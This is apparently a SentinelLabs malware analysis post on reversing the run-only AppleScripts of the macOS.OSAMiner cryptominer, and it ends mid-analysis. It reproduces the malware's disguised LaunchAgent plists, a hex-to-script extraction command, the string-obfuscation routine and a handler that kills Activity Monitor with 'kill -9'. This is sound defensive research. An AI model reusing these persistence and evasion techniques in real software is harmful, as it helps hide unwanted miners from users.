FADE DEAD | Adventures in Reversing Malicious Run-Only AppleScripts

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Executive Summary

- macOS.OSAMiner is a cryptominer campaign that has resisted full researcher analysis for at least five years due to its use of multiple run-only AppleScripts.
- macOS.OSAMiner has evolved to use a complex architecture, embedding one run-only AppleScript within another and retrieving further stages embedded in the source code of public-facing web pages.
- Combining a public AppleScript disassembler repo with our own AEVT decompiler tool allowed us to statically reverse run-only AppleScripts for the first time and reveal previously unknown details about the campaign and the malware's architecture.
- We have released our AEVT decompiler tool as open source to aid other researchers in the analysis of malicious run-only AppleScripts.

Background

Back in 2018, reports surfaced on Chinese security sites[1, 2] about a Monero mining trojan infecting macOS users. Symptoms included higher than usual CPU, system freeze and problems trying to open the system Activity Monitor.app. Investigations at the time concluded that macOS.OSAMiner, as we have dubbed it, had likely been circulating since 2015, distributed in popular cracked games and software such as League of Legends and MS Office.

Although some IoCs were retrieved from the wild and from dynamic execution by researchers, the fact that the malware authors used run-only AppleScripts prevented much further analysis. Indeed, 360 MeshFire Team reported that the malicious applications:

> "generate payload files by exporting them as run-only applescript, but at this stage the analysis methods for applescript scripts are still lacking, so analysts use system behavior detection tools such as fsmon and dtrace to analyze the behavior of samples. Regarding the reverse of applescript, follow-up and analysis are needed." [1]

A similar conclusion was reached by another Chinese security researcher trying to dynamically analyse a different sample of macOS.OSAMiner in 2020 [3], noting that "No reverse method has been found…so the investigation ends here"

As `com.apple.XV.plist` is the binary file, again `FasdUAS` at the beginning, when AppleScript script is stored into the `脚本` format of the time (should be compiled), is this format. To be precise, the file suffix should be `.scpt`. Unfortunately, the author of this script selected it when saving it `仅运行`, so it cannot be opened:

No reverse method has been found for the time being, so the investigation ends here.

In late 2020, we discovered that the malware authors, presumably building on their earlier success in evading full analysis, had continued to develop and evolve their techniques. Recent versions of macOS.OSAMiner add greater complexity by embedding one run-only AppleScript inside another, further complicating the already difficult process of analysis.

However, with the help of a little-known applescript-disassembler project and a decompiler tool we developed here at SentinelLabs, we have been able to reverse these samples and can now reveal for the first time their internal logic along with further IoCs used in the campaign.

We believe that the method we used here is generalizable to other run-only AppleScripts and we hope this research will be helpful to others in the security community when dealing with malware using the run-only AppleScript format.

A Malicious Run-Only AppleScript (or Two)

While malware hunting on VirusTotal, we came across the following property list:

com.apple.FY9.plist
9ad23b781a22085588dd32f5c0a1d7c5d2f6585b14f1369fd1ab056cb97b0702

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.FY9</string>
    <key>Program</key>
    <string>/usr/bin/osascript</string>
    <key>ProgramArguments</key>
    <array>
        <string>osascript</string>
        <string>-e</string>
        <string>do shell script "osascript ~/Library/LaunchAgents/com.apple.4V.plist"</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>31104000</integer>
    <key>WatchPaths</key>
    <array/>
</dict>
</plist>
```

As noted above, we have seen this before in 2018 and earlier in 2020. The older persistence agents are almost identical save for the labels and names of the targeted executable. In the 2018 version, the malware tries to disguise itself as belonging to both “apple.Google” and “apple.Yahoo”:

```
1  <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
…  "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
2   <plist version="1.0">
3    <dict>
4     <key>Label</key>
5      <string>com.apple.Google</string>
6     <key>Program</key>
7      <string>/usr/bin/osascript</string>
8     <key>ProgramArguments</key>
9      <array> <string>osascript</string>
10      <string>-e</string>
11      <string>do shell script "osascript ~/Library/LaunchAgents/com.apple.Yahoo.plist"</string>
12     </array>
13    <key>RunAtLoad</key>
14     <true/>
15    <key>StartInterval</key>
16     <integer>31104000</integer>
17    <key>WatchPaths</key>
18     <array/>
19   </dict>
20  </plist>
```

The tell-tale LaunchAgent program argument is odd for its redundant use of `osascript` to call itself via a `do shell script` command (Lines 11-13). However, pivoting on the program argument, `com.apple.4V.plist`, led us to this newer sample for the executable:

df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8

As with earlier versions of this malware, the executable also uses a `.plist` extension and runs from the user's Library LaunchAgents folder and, again, `com.apple.4V.plist` is not a property list file but a run-only AppleScript:

```
→ Downloads file df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8
df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8: AppleScript compiled
→ Downloads
```

We can quickly confirm that this is a run-only AppleScript by attempting to decompile with `osadecompile`, which returns the error: `errOSASourceNotAvailable` (-1756)

Strings May Tell You Something, But Not Much

The best starting point with run-only scripts is to dump the strings and the hex. For strings, we generally find the floss tool to be superior to the macOS version of the `strings` command line tool. This sample proves to be a case in point, because what `strings` won't show you but `floss` will is all the UTF-16 encoded hex that are buried in this file:

```
FLOSS static UTF-16 strings
&'()*+,
345678
System Events.app
\x46\x61\x73\x64\x55\x41\x53\x20\x31\x2E\x31\x30\x31\x2E\x31\x30\x0E\x00\x00\x00\x04\x0F\xFF\xFF
\xFF\xFE\x00\x01\x00\x02\x01\xFF\xFF\x00\x00\x01\xFF\xFE\x00\x00\x0E\x00\x01\x00\x00\x0F\x10\x00
\x02\x00\x06\xFF\xFD\x00\x03\x00\x04\x00\x05\x00\x06\x00\x07\x01\xFF\xFD\x00\x00\x10\x00\x03\x00
\x04\xFF\xFC\xFF\xFB\xFF\xFA\xFF\xF9\x0B\xFF\xFC\x00\x05\x30\x00\x01\x65\x00\x00\x0B\xFF\xFB\x00
\x05\x30\x00\x01\x64\x00\x00\x0B\xFF\xFA\x00\x0C\x30\x00\x04\x6B\x70\x72\x6F\x00\x04\x6B\x50\x72
\x6F\x0A\xFF\xF9\x00\x18\x2E\x61\x65\x76\x74\x6F\x61\x70\x70\x6E\x75\x6C\x6C\x00\x00\x80\x00\x00
\x00\x90\x00\x2A\x2A\x2A\x2A\x0E\x00\x04\x00\x07\x10\xFF\xF8\xFF\xF7\xFF\xF6\xFF\xF5\x00\x08\x00
\x09\xFF\xF4\x0B\xFF\xF8\x00\x05\x30\x00\x01\x65\x00\x00\x01\xFF\xF7\x00\x00\x0E\xFF\xF6\x00\x02
\x04\xFF\xF3\x00\x0A\x03\xFF\xF3\x00\x01\x0E\x00\x0A\x00\x01\x00\xFF\xF2\x0B\xFF\xF2\x00\x06\x30
\x00\x02\x5F\x73\x00\x00\x02\xFF\xF5\x00\x00\x10\x00\x08\x00\x03\xFF\xF1\xFF\xF0\xFF\xEF\x0B\xFF
```

At this point we should look at the hexdump.

`% hexdump -C df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8`

```
→  Downloads hexdump -C df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8
00000000  46 61 73 64 55 41 53 20  31 2e 31 30 31 2e 31 30  |FasdUAS 1.101.10|
00000010  0e 00 00 00 04 0f ff ff  ff fe 00 01 00 02 01 ff  |................|
00000020  ff 00 00 01 ff fe 00 00  0e 00 01 00 00 0f 10 00  |................|
00000030  02 00 06 ff fd 00 03 00  04 00 05 00 06 00 07 01  |................|
00000040  ff fd 00 00 10 00 03 00  04 ff fc ff fb ff fa ff  |................|
00000050  f9 0b ff fc 00 05 30 00  01 65 00 00 0b ff fb 00  |......0..e......|
00000060  05 30 00 01 64 00 00 0b  ff fa 00 07 30 00 03 72  |.0..d.......0..r|
00000070  5f 74 00 00 0a ff f9 00  18 2e 61 65 76 74 6f 61  |_t........aevtoa|
00000080  70 70 6e 75 6c 6c 00 00  80 00 00 00 90 00 2a 2a  |ppnull........**|
00000090  2a 2a 0e 00 04 00 07 10  ff f8 ff f7 ff f6 ff f5  |**..............|
000000a0  00 08 00 09 ff f4 0b ff  f8 00 05 30 00 01 65 00  |...........0..e.|
```

Notice, in particular the magic header: `FasdUAS`, which is `46 61 73 64 55 41 53 20` in hex. Compare that to the embedded hex in the previous screenshot, or further down in our hexdump:

```
000006c0  12 00 2d 53 79 73 74 65  6d 2f 4c 69 62 72 61 72  |..-System/Librar|
000006d0  79 2f 43 6f 72 65 53 65  72 76 69 63 65 73 2f 53  |y/CoreServices/S|
000006e0  79 73 74 65 6d 20 45 76  65 6e 74 73 2e 61 70 70  |ystem Events.app|
000006f0  00 00 13 00 01 2f 00 ff  ff 00 00 0a ff bb 00 04  |...../..........|
00000700  0a 63 64 69 73 0a ff ba  00 04 0a 70 73 78 66 0e  |.cdis......psxf.|
00000710  00 15 00 01 b1 00 40 11  00 40 00 02 00 2f 0a ff  |......@..@.../..|
00000720  b9 00 04 0a 54 45 58 54  0a ff b8 00 04 0a 63 61  |....TEXT......ca|
00000730  70 61 0b ff b7 00 05 30  00 01 78 00 00 03 ff b6  |pa.....0..x.....|
00000740  04 00 0a ff b5 00 04 0a  6c 6f 6e 67 01 ff b4 00  |........long....|
00000750  00 02 ff b3 00 00 03 ff  b2 00 64 0a ff b1 00 04  |..........d.....|
00000760  0a 65 72 72 6e 03 ff b0  ff 80 0e 00 16 00 01 b1  |.errn...........|
00000770  00 41 11 00 41 6c d0 00  5c 00 78 00 34 00 36 00  |.A..Al..\.x.4.6.|
00000780  5c 00 78 00 36 00 31 00  5c 00 78 00 37 00 33 00  |\.x.6.1.\.x.7.3.|
00000790  5c 00 78 00 36 00 34 00  5c 00 78 00 35 00 35 00  |\.x.6.4.\.x.5.5.|
000007a0  5c 00 78 00 34 00 31 00  5c 00 78 00 35 00 33 00  |\.x.4.1.\.x.5.3.|
000007b0  5c 00 78 00 32 00 30 00  5c 00 78 00 33 00 31 00  |\.x.2.0.\.x.3.1.|
000007c0  5c 00 78 00 32 00 45 00  5c 00 78 00 33 00 31 00  |\.x.2.E.\.x.3.1.|
000007d0  5c 00 78 00 33 00 30 00  5c 00 78 00 33 00 31 00  |\.x.3.0.\.x.3.1.|
000007e0  5c 00 78 00 32 00 45 00  5c 00 78 00 33 00 31 00  |\.x.2.E.\.x.3.1.|
000007f0  5c 00 78 00 33 00 30 00  5c 00 78 00 30 00 45 00  |\.x.3.0.\.x.0.E.|
00000800  5c 00 78 00 30 00 30 00  5c 00 78 00 30 00 30 00  |\.x.0.0.\.x.0.0.|
00000810  5c 00 78 00 30 00 30 00  5c 00 78 00 30 00 34 00  |\.x.0.0.\.x.0.4.|
```

This shows that our run-only script has another run-only script embedded within it, encoded in hexadecimal, a trick that was not seen in the earlier variants of this malware.

One of the nice things about AppleScript is not only does it have a magic at the beginning of an AppleScript file it also has one to mark the end of the script:

```
00008360  00 59 6b 2b 00 23 25 5f  00 2a 61 00 2c 6d 2f 25  |.Yk+.#%_.*a.,m/%|
00008370  5f 00 2a 61 00 2c 61 00  2d 2f 25 5f 00 2a 61 00  |_.*a.,a.-/%_.*a.|
00008380  2c 61 00 2e 2f 25 2a 61  00 5a 6b 2b 00 23 25 45  |,a../%*a.Zk+.#%E|
00008390  60 00 2a 4f 61 00 55 12  00 12 5f 00 2a 61 00 5b  |`.*Oa.U..._.*a.[|
000083a0  2a 61 00 5c 6b 2f 6c 0c  00 5d 55 57 00 08 58 00  |*a.\k/l..]UW..X.|
000083b0  0c 00 0d 68 59 00 03 68  5b 4f 59 ff 2e 0f 61 73  |...hY..h[OY...as|
000083c0  63 72 00 01 00 0c fa de  de ad                    |cr........|
000083ca
➜  Downloads
```

And equally, we can find the end of the embedded script within the parent script by looking for the hex `fa de de ad` or `FADE DEAD`.

```
000073d0  5c 00 78 00 46 00 42 00  5c 00 78 00 30 00 46 00  |\.x.F.B.\.x.0.F.|
000073e0  5c 00 78 00 30 00 30 00  5c 00 78 00 36 00 31 00  |\.x.0.0.\.x.6.1.|
000073f0  5c 00 78 00 37 00 33 00  5c 00 78 00 36 00 33 00  |\.x.7.3.\.x.6.3.|
00007400  5c 00 78 00 37 00 32 00  5c 00 78 00 30 00 30 00  |\.x.7.2.\.x.0.0.|
00007410  5c 00 78 00 30 00 31 00  5c 00 78 00 30 00 30 00  |\.x.0.1.\.x.0.0.|
00007420  5c 00 78 00 30 00 44 00  5c 00 78 00 46 00 41 00  |\.x.0.D.\.x.F.A.|
00007430  5c 00 78 00 44 00 45 00  5c 00 78 00 44 00 45 00  |\.x.D.E.\.x.D.E.|
00007440  5c 00 78 00 41 00 44 0b  ff af 00 06 30 00 02 5f  |\.x.A.D.....0.._|
00007450  78 00 00 0e 00 17 00 01  b1 00 42 11 00 42 00 38  |x.........B..B.8|
00007460  00 5c 00 78 00 33 00 38  00 5c 00 78 00 30 00 30  |.\.x.3.8.\.x.0.0|
*
00007490  00 5c 00 78 00 32 00 45  0e 00 18 00 01 b1 00 43  |.\.x.2.E.......C|
000074a0  11 00 43 00 04 00 5c 00  78 0a ff ae 00 04 0a 66  |..C...\.x......f|
000074b0  72 6f 6d 03 ff ad 00 0a  0a ff ac 00 04 0a 74 6f  |rom...........to|
000074c0  20 20 03 ff ab 00 63 03  ff aa 00 04 0a ff a9 00  |  ....c.........|
000074d0  18 2e 73 79 73 6f 72 61  6e 64 6e 6d 62 72 00 00  |..sysorandnmbr..|
000074e0  00 00 ff ff a0 00 6e 6d  62 72 0e 00 19 00 01 b1  |......nmbr......|
000074f0  00 44 11 00 44 00 08 00  5c 00 78 00 30 00 30 0e  |.D..D...\.x.0.0.|
```

We can now pull out all the code of the embedded script and dump that into a separate file.

```
25B6100156100166C0C00176B681B00001400132A6100186B2B0010A0256A0C001157000858000C000D685B4F59FFE05
90003685700085800C000D684F140148E512014061001945D74F2AE8C72F6A0C00091D012E2961001A6B2B00106A0C0
01B4560001C4F5F001C6A0C001D4560001E4F5F001C6A0C001F4F5F001E6100142D4560001E4F5F001E6A0C001745600
0204F610021456000224F17002D6100236B68185F00225F001E6100165F00202F255F002425456000224F5F00206B1F4
56000205B4F59FFDC4F5F0022296100256B2B0010080900975F0022296100266B2B0010080A00125F0022296100276B2
B0010086100282 60A00125F0022296100296B2B0010086100282 60A00125F00222961002A6B2B0010086100282 60A001
25F00222961002B6B2B0010086100282 60A00125F00222961002C6B2B0010086100282 60A00125F00222961002D6B2B0
01008610028260A00125F00222961002E6B2B001008610028266100282 61D000F29C761002F256B2B000B59000368590
003685557000858000C000D68590003685B4F59FDFB0F00617363720001000DFADEDEAD' | xxd -r -p > em.scpt
```

We can use `file` and `osadecompile` to confirm that we do indeed now have a second valid, run-only AppleScript:

```
→  Downloads file em.scpt
em.scpt: AppleScript compiled
→  Downloads osadecompile em.scpt
osadecompile: em.scpt: errOSASourceNotAvailable (-1756).
→  Downloads
```

Let’s now call `floss` on the extracted script and see what we have. You will see the output contains a lot of Apple Event (AEVT) codes and, at the end, a few UTF-16 encoded strings that were not revealed when we dumped the strings from the parent script:

```
FasdUAS 1.101.10
kpro
kPro
.aevtoappnull
****
ID
kocl
cobj
.corecnte****
****
pcnt
TEXT
kfrmID
,F[OY
ID
kocl
cobj
.corecnte****
****
pcnt
TEXT
kfrmID
,F[OY
kpro
kPro
_name
_name
strq
.sysoexecTEXT
TEXT
.aevtoappnull
```

```
$%E`
 [OY
/%k+
h[OY
ascr

FLOSS static UTF-16 strings
ps ax | grep
D | grep -v grep | awk '{print $1}
kill -9
)*+,-.
System Events.app
1 Activity Monito
Installe
```

Although the first image above does not quite show all the AEVT codes in the output, it's easy to be distracted by the UTF-16 strings at the end, which immediately suggest something interesting: it looks like this script uses a `grep` search to find a particular process and kill it. It's also clear the script is targeting both System Events.app and Activity Monitor. And there's a tantalizing "Installe" string there, too!

The really interesting content of the script lies in the disassembly and the AEVT codes, but it's difficult to see that from extracting the strings and a hexdump for two reasons:

- We don't have any understanding of the structure or logic of the script
- We don't have human-readable translations of the AEVT codes.

We will solve the first problem by using Jinmo's applescript-disassembler and the second problem by using our own aevt_decompile tool.

Disassembling Run-only AppleScripts

We have two targets for disassembly, the parent script and the embedded script. Let's start with the parent.

Once you've installed and built the applescript-disassembler project, simply call the target script against the `disassembly.py` script and output to a text file for analysis:

```
% ./disassembly.py
df550039acad9e637c7c3ec2a629abf8b3f35faca18e58d447f490cf23f114e8 >
parent.txt
```

The beginning of the `parent.txt` file should look something like this:

```
=== data offset 2 ===
Function name : e
Function arguments:  ['_s']
 00000 PushVariable [var_0 ('_s')]
 00001 PushLiteral 0 # <Value type=object value=<Value type=constant value=0x49442020>>
 00002 MakeObjectAlias 21 # GetProperty

 00003 GetData
 00004 PopVariable [var_1]
 00005 StoreResult
 00006 LinkRepeat 0x24

 00009 PushVariable [var_1]
 0000a Dup
 0000b PushLiteral 1 # <Value type=object value=<Value type=constant value=0x6b6f636c>>
 0000c PushLiteral 2 # <Value type=object value=<Value type=constant value=0x636f626a>>
 0000d Push2
 0000e MessageSend 3 # <Value type=object value=<Value type=event_identifier value='core'-'cnte'-'****'-'\x00\x00\x00\x00'-'****'-'\x00\x00\x10\x00'>>
 00011 Push1
 00012 PushUndefined
 00013 RepeatInCollection <disassembler not implemented>
 00014 Equal
 00015 GreaterThan
 00016 PushVariable [var_2]
 00017 PushLiteral 4 # <Value type=fixnum value=0x64>
 00018 Add
 00019 PushVariable [var_2]
 0001a PushLiteral 5 # <Value type=object value=<Value type=constant value=0x70636e74>>
 0001b MakeObjectAlias 21 # GetProperty

```

The first thing to note is that the content is divided into functions, separated by the lines

```
=== data offset  ===
Function name :
Function arguments:
```

These correspond to AppleScript handlers. In this compiled script, there are three named handlers and one unnamed handler, which corresponds to the script's "main" handler (i.e., the main function called on execution).

```
=== data offset 2 ===
Function name : e
Function arguments:  ['_s']

=== data offset 3 ===
Function name : d
Function arguments:  ['_s']

=== data offset 4 ===
Function name : r_t
Function arguments:  ['t_t', 's_s', 'r_s']

=== data offset 5 ===
Function name : <Value type=object value=<Value type=event_identifier value='AEVT'-
'oapp'-'null'-'x00x00x80x00'-'****'-'x00x00x90x00'>>
Function arguments:  <empty or unknown>
```

The most interesting function for us at the moment is the second function, 'd', which we will rename as the 'decode' function. This function is called multiple times later in the code and passed an obfuscated string of hex characters. Reversing this function will allow us to see the obfuscated strings in plain text. Even better, since the same function is used in all samples we've come across since 2018, it'll also allow us to decode the strings right across the campaign and observe how it has changed.

The disassembler conveniently comments where this function is called. To find the first call, search for a PositionalMessageSend (i.e., handler call) with the name 'd'.

```
value=b'\x00\xd4\x00\xd6\x00\xcd\x00\xd2\x00\xd8\x00\xca\x00\x84\x00\x8b\x00\x89
\x00\xc6\x00\x8b\x00\x84\x00\x8b'>]
 000d7 Push1
 000d8 PositionalMessageSend 35 # b'd'
 000db PushGlobalExtended b'_x'
 000de Concatenate
 000df PushIt
 000e0 PushLiteralExtended 36 # [<Value type=special value=nil>, <Value
type=string
```

For example, the following hex string at offset **000d4** is passed to the decode function at **000d8**:

```
'x00xd4x00xd6x00xcdx00xd2x00xd8x00xcax00x84x00x8bx00x89x00xc6x00x8bx00x84x00x8b'
```

Note that in the decode handler, there is a loop which iterates over each hexadecimal byte code and then subtracts `x64` from it.

```
=== data offset 3 ===
Function name : b'd'
Function arguments:  [b'_s']
 00000 PushVariable [var_0 (b'_s')]
 00001 PushLiteral 0 # <Value type=object value=<Value type=constant
value=0x49442020>>
 00002 MakeObjectAlias 21 # GetProperty

 00003 GetData
 00004 PopVariable [var_1]
 00005 StoreResult
 00006 LinkRepeat 0x24

 00009 PushVariable [var_1]
 0000a Dup
 0000b PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x6b6f636c>>
 0000c PushLiteral 2 # <Value type=object value=<Value type=constant
value=0x636f626a>>
 0000d Push2
 0000e MessageSend 3 # <Value type=object value=<Value type=event_identifier
value=b'core'-b'cnte'-b'****'-b'\x00\x00\x00\x00'-b'****'-b'\x00\x00\x10\x00'>>
 00011 Push1
 00012 PushUndefined
 00013 RepeatInCollection <disassembler not implemented>
 00014 Equal
 00015 GreaterThan
 00016 PushVariable [var_2]
 00017 PushLiteral 4 # <Value type=fixnum value=0x64>
 00018 Subtract
 00019 PushVariable [var_2]
 0001a PushLiteral 5 # <Value type=object value=<Value type=constant
value=0x70636e74>>
 0001b MakeObjectAlias 21 # GetProperty
```

It then returns that number as an ASCII code, concatenating each result to produce a UTF-8 string (note the input is padded with `x00`, indicating a UTF-16 string, but the function ignores any values that are not greater than zero). The first line of input hex is returned from the decode handler as the following UTF-8 string:

`printf '%b' '`

Based on this, it's easy enough to implement our own decode function to deobfuscate all the obfuscated strings in the run-only scripts. We add this logic to our aevt_decompile tool as discussed further below.

The handler 'e' is never called in the malware code, but inspection reveals it to be the reverse of the 'd' function. In other words, the function is used to encode plain UTF-8 strings to produce the obfuscated hex and is presumably used by the authors when building their malware.

The function 'r_t', which takes three parameters, is only called once. This function takes a target, a source and a 'delimiter'.

```
=== data offset 4 ===
Function name : b'r_t'
Function arguments:  [b't_t', b's_s', b'r_s']
 00000 PushGlobal <Value type=object value=<Value type=constant
value=0x61736372>>
 00001 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x7478646c>>
 00002 MakeObjectAlias 21 # GetProperty

 00003 GetData
 00004 PopVariable [var_3]
 00005 StoreResult
 00006 PushVariable [var_1 (b's_s')]
 00007 PushGlobal <Value type=object value=<Value type=constant
value=0x61736372>>
 00008 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x7478646c>>
 00009 MakeObjectAlias 21 # GetProperty

 0000a SetData
 0000b StoreResult
 0000c PushVariable [var_0 (b't_t')]
 0000d PushLiteral 2 # <Value type=object value=<Value type=constant
value=0x6369746d>>
 0000e MakeObjectAlias 22 # GetEvery

 0000f GetData
 00010 PopVariable [var_4]
 00011 StoreResult
 00012 PushVariable [var_2 (b'r_s')]
 00013 PushGlobal <Value type=object value=<Value type=constant
value=0x61736372>>
 00014 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x7478646c>>
 00015 MakeObjectAlias 21 # GetProperty
```

Once we substitute the constant hex values shown in the disassembler for the Apple Event codes (discussed below), we will see that its purpose is to find a target substring by separating the source string into components divided by the delimiter. From our analysis below, it appears that this handler is used to format the embedded AppleScript before writing it out to file.

The fourth, nameless, function is in fact where all the executable code is called from in an AppleScript (think of it like a 'main' function in other languages). Again, we'll discuss this further below when we move on to decompiling the Apple Event codes and annotating the output of the disassembler.

Disassembling the Embedded AppleScript

```
% ./disassembly.py
f145fce4089360f1bc9f9fb7f95a8f202d5b840eac9baab9e72d8f4596772de9 > em.txt
```

The embedded run-only AppleScript also contains four functions, 'e', 'd', 'kPro' and the nameless 'main' function where the script's executable code is called. The first two are duplicates of the encode and decode functions in the parent script.

The 'kPro' is obviously a 'killProcess' function. We can determine this directly from the disassembler as much of the functionality is revealed as hardcoded strings:

```
=== data offset 4 ===
Function name : b'kPro'
Function arguments:  [b'_name']
 00000 ErrorHandler 37
     00003 PushLiteral 0 # [<Value type=special value=nil>, <Value type=string
value=b'\x00p\x00s\x00 \x00a\x00x\x00 \x00|\x00 \x00g\x00r\x00e\x00p\x00 '>]
     00004 PushVariable [var_0 (b'_name')]
     00005 PushLiteral 1 # <Value type=object value=<Value type=constant
value=0x73747271>>
     00006 MakeObjectAlias 21 # GetProperty

     00007 Concatenate
     00008 PushLiteral 2 # [<Value type=special value=nil>, <Value type=string
value=b"\x00 \x00|\x00 \x00g\x00r\x00e\x00p\x00 \x00-\x00v\x00
\x00g\x00r\x00e\x00p\x00 \x00|\x00 \x00a\x00w\x00k\x00
\x00'\x00{\x00p\x00r\x00i\x00n\x00t\x00 \x00$\x001\x00}\x00'">]
     00009 Concatenate
     0000a Push0
     0000b MessageSend 3 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
     0000e GetData
     0000f PopVariable [var_1]
     00010 StoreResult
     00011 PushVariable [var_1]
     00012 PushLiteral 4 # [<Value type=special value=nil>, <Value type=string
value=b''>]
     00013 NotEqual
     00014 TestIf 0x21
     00017 PushLiteral 5 # [<Value type=special value=nil>, <Value type=string
value=b'\x00k\x00i\x00l\x00l\x00 \x00-\x009\x00 '>]
     00018 PushVariable [var_1]
     00019 Concatenate
     0001a Push0
     0001b MessageSend 3 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
     0001e Jump 0x22
     00021 PushUndefined
     00022 EndErrorHandler 43
```

We will automate extraction of these strings in our decompiler below, but for now note that the code above contains the following embedded strings:


```
ps ax | grep
grep -v grep | awk '{print $1 }'
kill -9
```

The function is passed the name of a process as a string, which is concatenated to produce the shell command:

```
ps ax | grep <name> | grep -v grep | awk '{print $1}'
```

